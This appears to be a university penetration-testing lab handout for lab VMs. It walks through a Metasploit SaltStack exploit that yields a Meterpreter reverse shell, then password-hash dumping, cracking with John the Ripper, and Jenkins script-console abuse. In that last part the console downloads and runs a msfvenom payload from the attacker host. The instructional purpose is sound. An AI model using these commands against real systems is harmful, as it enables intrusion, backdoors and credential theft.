ENPM685 – Penetration Testing Exercises


Version 3.1 – January 29th 2022

Metasploit Exercises (40 minutes total)

Metasploit Introduction and System Compromise (20 minutes)

1. Start up your Kali and Ubuntu virtual machines (VMs)
2. SSH into your Kali VM or login to your Kali VM and open up a Terminal
3. Type **`msfconsole`** to start Metasploit

   Let Metasploit load and eventually you'll be dumped into the Metasploit console (msfconsole) with a command prompt of "msf6 >"



```
       =[ metasploit v6.1.14-dev                          ]
+ -- --=[ 2180 exploits - 1155 auxiliary - 399 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more

msf6 > 
```

4. If you remember from our port and vulnerability scanning, we determined that a web server is listening on port 8000 of the Ubuntu VM and which we believe is supporting the API for the SaltStack server running on the system. In late 2020 two vulnerabilities were disclosed that when combined would allow an attacker to bypass authentication and run remote code. A Metasploit module has been developed to exploit this which we will use to gain access to the Ubuntu VM.

   More details:
   - https://saltproject.io/on-november-3-2020-saltstack-publicly-disclosed-three-new-cves/
   - https://www.rapid7.com/db/modules/exploit/linux/http/saltstack_salt_api_cmd_exec/
   - https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/linux/http/saltstack_salt_api_cmd_exec


5. To select the correct Metasploit module type the following:

   `use exploit/linux/http/saltstack_salt_api_cmd_exec`

   Note: You can use tab completion in Metasploit to save some typing.

Note: If you want to see a full list of available exploits you can type "**`show exploits`**". Be warned this is a large list. You can also search exploits by their name and description with "**`search`** ***`keyword`***" where keyword is the item you want to search for.

6. Before we go further, we want to see what targets are available to use with this exploit. Type **`show targets`**.




```
[msf6 exploit(linux/http/saltstack_salt_api_cmd_exec) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Unix Command
   1   Linux Dropper
```

7. The default payload and target selected for this exploit are to run a command on the remote system. That is often fine but we want to utilize Meterpreter on the remote system to make our life a little easier, selecting the "**Linux Dropper**" target will enable us to do that. Type **`set target 1`**

8. Next, select the proper payload.
   Type **`set payload linux/x64/meterpreter/reverse_tcp`**

9. After you have entered the exploit to use let's see the options for this exploit. You can do that by typing "**`show options`**"




```
[msf6 exploit(linux/http/saltstack_salt_api_cmd_exec) > show options

Module options (exploit/linux/http/saltstack_salt_api_cmd_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:por
                                         t[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://githu
                                         b.com/rapid7/metasploit-framework/wik
                                         i/Using-Metasploit
   RPORT      8000             yes       The target port (TCP)
   SSL        true             no        Negotiate SSL/TLS for outgoing connec
                                         tions
   SSLCert                     no        Path to a custom SSL certificate (def
                                         ault is randomly generated)
   TARGETURI  /                yes       Base path
   URIPATH                     no        The URI to use for this exploit (defa
                                         ult is random)
   VHOST                       no        HTTP server virtual host


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be s
                                     pecified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Linux Dropper
```

10. The defaults should work for us the only things we need to configure are:

   - **RHOSTS**, the remote host(s) that we want to attack. You can select this by typing **`set RHOSTS`** ***`ubuntu.ip`***


   - **LHOST**, the system that is running a Metasploit listener to respond when the exploit is being run. This is usually the same system that Metasploit is running on. You can set this by typing **`set LHOST`** ***`kali.ip`***



```
msf6 exploit(linux/http/saltstack_salt_api_cmd_exec) > set RHOSTS 172.16.0.208
RHOSTS => 172.16.0.208
msf6 exploit(linux/http/saltstack_salt_api_cmd_exec) > set LHOST 172.16.0.206
LHOST => 172.16.0.206
```

   If you want to verify your options are set correctly you can run **`show options`** again.

11. To exploit we type **`exploit`**. (You can also use **`run`**.) You will see some status messages (the level of detail of the status messages depend on the exploit and level of logging it provides) as the exploit runs and the victim system downloads and runs the Meterpreter payload.



```
msf6 exploit(linux/http/saltstack_salt_api_cmd_exec) > exploit

[*] Started reverse TCP handler on 172.16.0.206:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Auth bypass successful.
[*] Executing Linux Dropper for linux/x64/meterpreter/reverse_tcp
[*] Sending stage (3012548 bytes) to 172.16.0.208
[*] Command Stager progress - 100.00% done (833/833 bytes)
[*] Meterpreter session 1 opened (172.16.0.206:4444 -> 172.16.0.208:40902 ) at 2022-
01-22 23:00:28 -0500

meterpreter >
```

Congratulations you have compromised your first system!

Note: This exploit is very reliable and is exploiting a command execution vulnerability (vs a buffer overflow) so this should be able to be exploited multiple times with no issue, but if you notice it is not working restart the Ubuntu VM to reset everything and try again.


Using Meterpreter (20 minutes)

Note: Meterpreter has a robust help system. If you get stuck don't forget to just type **`help`** to see what command options you have. Additionally, review the Metasploit Quick Reference as well as the Offensive Security cheat sheet here: https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/

Many of the most powerful Meterpreter options are Windows/Active Directory specific, if you have an x86 based computer see the Optional Exercises at the end of this document for some options to get hands on with these Windows-specific options.


Now that you have compromised the system run some commands and explore the system. Some of my favorite commands:

`sysinfo` – A way to get some basic information about the system and Meterpreter version running.




```
[meterpreter > sysinfo
 Computer     : 172.16.0.208
 OS           : Ubuntu 20.04 (Linux 5.4.0-92-generic)
 Architecture : x64
 BuildTuple   : x86_64-linux-musl
 Meterpreter  : x64/linux
```

`getuid` – An easy way to figure out the user that Meterpreter is running as on the remote system. This is useful to help determine if your exploit only gave to privileges of a non-admin user, or as an admin, root (Unix) or SYSTEM (Windows). If you also are hopping around from system to system via "passing the hash" (See Optional Exercises below) this can help you remember what user you are running as.



```
[meterpreter > getuid
 Server username: root
```

`hashdump` – This dumps a list of all users and their hashed passwords out for us. You can export those hashes into a password cracking tool (John the Ripper, Hashcat, an online password cracking service, etc.) and given enough time "crack" the password. (This is built in to a Windows Meterpreter, you need to run an auxiliary module to run this on a Linux system, type **`run post/linux/gather/hashdump`**.)



```
meterpreter > run post/linux/gather/hashdump

[+] enpm685:$6$yn0a/j3mqSrwFC2e$dPcsZL1JYh4swlyau2.xSZSd4heUuJ0YgYFoRpTgB2XoaqNpJgrA
OKfXfK9uQdYVNvVqdYlfRxQ6ljwsQI8zg.:1000:1000:ENPM685:/home/enpm685:/bin/bash
[+] admin:$6$wbtYxSoc$/0/H4i8EjiQRJ1aN.miaLmNZIWWLeIvqFs5LLt1HmuX2bwI9KaSlqMI/RVZS1v
wI5dI8fZfUMsmtQuySiWPDh.:5002:5002:Adminy McAdminyface,,,:/home/admin:/bin/bash
[+] brute:$6$cM8wEBuo$/eMCFr6HYgaRkWwuZ5A4Q9m88DL1eIj9M5Hr1QnHXf.z9rfMmi/VVWqEf2a8Pz
9I8Omo1Te5VuiUsY1pL3wgn1:5003:5003:Brute Force,,,:/home/brute:/bin/bash
[+] Unshadowed Password File: /root/.msf4/loot/20220122233024_default_172.16.0.208_l
inux.hashes_877025.txt
```

search – This can be used to search the remote file system or folders inside of it for files with names that match a specific pattern. (Ex: **`search secret*.*`**)

download – Think you found an interesting file? Download is a command that will save that file to your local system so you can take a look at it.


upload – Want to upload a file to the system? This might be a good idea for creating persistence so you can return onto the system. (Ex: **`upload /tmp/evil.elf /tmp/evil.elf`**)

execute – This allows you to run commands on the remote system, for example running a script that installs a backdoor on the system for you. (Ex: **`execute /tmp/evil.elf`**)

ipconfig – Learn what the network interfaces and addresses are for the victim system. If the victim system is connected to additional networks, you can utilize the victi system to pivot onto the other networks it is connected to.

John the Ripper Exercise (10 minutes)

While running the Meterpreter exercise above hopefully you dumped the password hashes. If not follow the steps to get into the system and run **`run post/linux/gather/hashdump`**.




```
meterpreter > run post/linux/gather/hashdump

[+] enpm685:$6$yn0a/j3mqSrwFC2e$dPcsZL1JYh4swlyau2.xSZSd4heUuJ0YgYFoRpTgB2XoaqNpJgrA
OKfXfK9uQdYVNvVqdYlfRxQ6ljwsQI8zg.:1000:1000:ENPM685:/home/enpm685:/bin/bash
[+] admin:$6$wbtYxSoc$/0/H4i8EjiQRJ1aN.miaLmNZIWWLeIvqFs5LLt1HmuX2bwI9KaSlqMI/RVZS1v
wI5dI8fZfUMsmtQuySiWPDh.:5002:5002:Adminy McAdminyface,,,:/home/admin:/bin/bash
[+] brute:$6$cM8wEBuo$/eMCFr6HYgaRkWwuZ5A4Q9m88DL1eIj9M5Hr1QnHXf.z9rfMmi/VVWqEf2a8Pz
9I8Omo1Te5VuiUsY1pL3wgn1:5003:5003:Brute Force,,,:/home/brute:/bin/bash
[+] Unshadowed Password File: /root/.msf4/loot/20220122233024_default_172.16.0.208_l
inux.hashes_877025.txt
```

This will automatically save the hashes to a file. In my example, “**/root/.msf4/loot/20220122233024_default_172.16.0.208_linux.hashes_877025.txt**”

John the Ripper is a CPU-based password cracker. By default, it will attempt to crack a password first with a list of very common passwords and then by brute forcing every possible option.


Run John the Ripper with **`john`** ***`hashes`***. My example is:
`john` ***`/root/.msf4/loot/20220122233024_default_172.16.0.208_linux.hashes_877025.txt`***



```
┌──(root💀kali)-[/home/kts]
└─# john /root/.msf4/loot/20220122233024_default_172.16.0.208_linux.hashes_877025.tx
t
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 2
56/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
monkey           (admin)
password         (enpm685)
Proceeding with incremental:ASCII
2g 0:00:06:05  3/3 0.005469g/s 1421p/s 1422c/s 1422C/s jiah10..jieme1
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

As you can see the passwords for the **admin** and **enpm685** crack quickly and easily but the brute user account still hasn't been cracked. With enough time it eventually would but let's give the `rockyou.txt` wordlist a try to see if it helps. You specify a wordlist with **`--wordlist`**.

`john --wordlist=/usr/share/wordlists/rockyou.txt`
`/root/.msf4/loot/20220122233024_default_172.16.0.208_linux.hashes_877025.txt`



```
┌──(root💀kali)-[/home/kts]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt /root/.msf4/loot/20220122233024
_default_172.16.0.208_linux.hashes_877025.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 2
56/256 AVX2 4x])
Remaining 1 password hash
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
kittykat1        (brute)
1g 0:00:00:05 DONE (2022-01-22 23:51) 0.1709g/s 1728p/s 1728c/s 1728C/s sandara..sim
ran
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

As you can see the longer wordlist help make cracking the **brute** account a very fast process.

Advanced Metasploit Exercise (40 minutes total)

Exploiting Jenkins Manually with the Help of `msfvenom`

1. Open a web browser and load the Jenkins web UI – **`http://`*`ubuntu.ip`*`:8080`**

If you see a web page that says "**Welcome to Jenkins!**" go to step 2.


If you see a web page that says "**Unlock Jenkins**" follow the instructions below (and don't worry this unfortunately happens often.)

- Login/SSH into your Ubuntu VM
- Run **`sudo cat /var/lib/jenkins/secrets/initialAdminPassword`**
- Copy the output of that file into the "**Administrator password**" field of the web page (it will look something like ***`11aa7ccff2fc4aea9282df97ec705e44`***)
- Click **Continue**
- Click "**Install suggested plugins**"
- Click "**Skip and continue as admin**"
- Click "**Save and Finish**"
- Click "**Start using Jenkins**"

2. Next, in your web browser go to – **`http://`*`ubuntu.ip`*`:8080/script`** you'll see a page that lets you run arbitrary Groovy scripts (yes, Groovy is a real scripting language) which we can abuse to execute commands.
4. In the text box enter the following code to see what user Jenkins is running as.

```
println new ProcessBuilder("id").redirectErrorStream(true).start().text
```

5. Click the **Run** button
6. Scroll down to the Result area and you should see that Jenkins is running as the user **jenkins**. It's not root but it's a start.



Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
println new ProcessBuilder("id").redirectErrorStream(true).start().text
```

Result

```
uid=116(jenkins) gid=121(jenkins) groups=121(jenkins)
```

We have demonstrated that we have command injection via this Script Console but we want to make our lives easier and use an interactive Meterpreter shell instead of sending commands via Groovy scripts running on a web page.


We're going to use a different method to gain a Meterpreter shell here using a feature of Metasploit called **`msfvenom`**, which is a tool that generates and encodes payloads (like a Meterpreter reverse shell.) Why? To show that there is more than one way to do things, to show other features of Metasploit besides just the `msfconsole`, and because there may be times where the method you gain entry into a system is not via Metasploit but you would like the features and tools that Meterpreter offers you in your post exploitation adventures.

We will do this in a few steps

1. Generate the payload with **`msfvenom`**
2. Set up a simple web server with Python to set up our payload
3. Start Metasploit with a multi-handler "exploit" to wait for our payload to phone home
4. On the victim systems download the payload, make it executable, and run it via Jenkins
5. Wait for a shell in Metasploit and once it pops up run commands on the victim host

1. Generate a payload to upload to the vulnerable Jenkins server with

`msfvenom -p linux/x64/meterpreter/reverse_tcp -f elf LHOST=`*`kali.ip`*`LPORT=`*`4444`*` > payload.elf`




```
┌──(kts㉿kali)-[~]
└─$ msfvenom -p linux/x64/meterpreter/reverse_tcp -f elf LHOST=172.16.0.206 LPORT=4444 > payload.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
```

(In case you are curious ELF stands for "Executable and Linkable Format" which is a standard file format for executable files on Unix systems.)

2. Python 3 gives us an excellent tool called the http.server we can quickly use to serve up files. On your Kali VM, run this from the same directory that your **`payload.elf`** is saved to. http.server listens on port 8000 by default. (You can specify a different port by listing it after the command when you run it.)

```
python3 -m http.server
```




```
┌──(kts㉿kali)-[~]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

3. Run the following command in the Jenkins console which will download and save our payload.elf file onto the Ubuntu VM.

```
println new ProcessBuilder("curl", "http://kali.ip:8000/payload.elf",
"--output", "/tmp/payload.elf").redirectErrorStream(true).start().text
```


This should take a few seconds run and you will see the initial output from `curl` in the Results part of Jenkins Script Console. Additionally, if you look at the terminal running SimpleHTTPServer you should see that payload.elf was downloaded by your Ubuntu VM.



```
println new ProcessBuilder("curl", "http://172.16.0.206:8000/payload.elf", "--output", "/tmp/payload.elf").redi
```

Result

```
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed

  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
100   250  100   250    0     0  22727      0 --:--:-- --:--:-- --:--:-- 25000
```




```
┌──(kts㉿kali)-[~]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
172.16.0.208 - - [29/Jan/2022 23:28:40] "GET /payload.elf HTTP/1.1" 200 -
```

4. On your Kali VM, quit the Python http.server session by entering **`Control + C`**.

5. On your Kali VM we now need to set up the Metasploit session interact with our payload when we run it. Start Metasploit with **`msfconsole`** and then set start a session with the following:

```
use exploit/multi/handler
set payload linux/x64/meterpreter/reverse_tcp
set LHOST 172.16.0.206
exploit
```

